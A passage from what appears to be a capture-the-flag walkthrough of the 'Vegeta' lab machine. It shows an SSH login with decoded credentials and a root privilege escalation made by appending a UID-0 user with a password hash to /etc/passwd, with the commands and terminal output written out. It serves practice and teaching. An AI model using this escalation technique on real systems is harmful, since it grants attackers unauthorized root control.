
wow great. we got a username and password.
let's now use ssh to login to these credentials.

Exploitation

Let's login from the credentials which we got from decoding the wav file.

ssh trunks@192.168.56.162


pass- u\$3r



From the cat bash.history we got to know we could inject a user called tom to etc/passwd and also the password is also given in bash.history.

```
su Tom
cd /root
ls
```

cat root.txt



The screenshot shows a Parrot OS desktop environment with a terminal window titled 'trunks@Vegeta: /var/www/html/find_me'. The terminal displays the following commands and output:

```
trunks@Vegeta:/var/www/html/find_me$ echo "Tom:ad7t5u1alqWws:0:0:User_like_root:/root:/bin/bash" >> /etc/passwd
trunks@Vegeta:/var/www/html/find_me$ su Tom
Password:
root@Vegeta:/var/www/html/find_me# cd
root@Vegeta:~# cd /root/
root@Vegeta:~# ls
root.txt
root@Vegeta:~# cat root.txt
```

The output of `cat root.txt` is a large ASCII art image of Vegeta's head, composed of green and yellow characters. The word "VEGIITA" is visible at the bottom left of the image.

The terminal window has multiple tabs open, including 'Parrot Terminal', 'trunks@Vegeta: /var/tmp', and 'trunks@Vegeta: /var/www/html/find_me'. The desktop background is dark, and the system tray at the bottom shows various icons and the date 'Thu Jul 30, 5:41 PM'.